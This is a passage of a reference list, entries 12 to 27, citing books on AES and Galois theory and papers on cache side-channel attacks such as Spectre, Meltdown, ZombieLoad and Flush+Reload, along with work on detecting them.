[12] Joan Daemen and Vincent Rijmen. *The design of Rijndael: AES — the Advanced Encryption Standard.* Springer-Verlag, 2002.

[13] José F. Fernando and José Manuel Gamboa Mutuberria. *Ecuaciones algebraicas: extensiones de cuerpos y teoría de Galois.* Sanz y Torres, 2017.

[14] José F. Fernando and José Manuel Gamboa Mutuberria. *Estructuras algebraicas: divisibilidad en anillos conmutativos.* Sanz y Torres, 2017.

[15] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 8(1):1–37, 2018.

[16] John L. Hennessy and David A. Patterson. *Computer architecture: a quantitative approach.* 5 edition.

[17] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, cross-VM attack on AES. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, volume 8688 LNCS, pages 299–319. 2014.

[18] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz,

and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *Proceedings of the 40th IEEE Symposium on Security and Privacy*, 2019.

[19] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. In *Proceedings of the 27th USENIX Security Symposium*, 2018.

[20] Yangdi Lyu and Prabhat Mishra. A Survey of Side-Channel Attacks on Caches and Countermeasures. *Journal of Hardware and Systems Security*, 2(1):33–50, 2017.

[21] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and counter-measures: The case of AES. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, volume 3960 LNCS, pages 1–20. Springer, Berlin, Heidelberg, 2006.

[22] Iván Prada, Francisco D. Igual, and Katzalin Olcoz. Detecting time-fragmented cache attacks against AES using Performance Monitoring Counters. *arXiv:1904.11268*, apr 2019.

[23] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-privilege-boundary data sampling. *arXiv:1905.05726*, 2019.

[24] Dan Terpstra, Heike Jagode, Haihang You, and Jack Dongarra. Collecting performance data with PAPI-C. In *Proceedings of the 3rd International Workshop on Parallel Tools for High Performance Computing 2009*, pages 157–173, Berlin, Heidelberg, 2010.

[25] Yuval Yarom and Naomi Benger. Recovering openssl ecdsa nonces using the flush+reload cache side-channel attack. *IACR Cryptology ePrint Archive*, 2014:140, 2014.

[26] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Security Symposium*, pages 719–732, 2014.

[27] Tianwei Zhang, Yinqian Zhang, and Ruby B. Lee. CloudRadar: A Real-Time Side-Channel Attack Detection System in Clouds. In *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses*, 2016.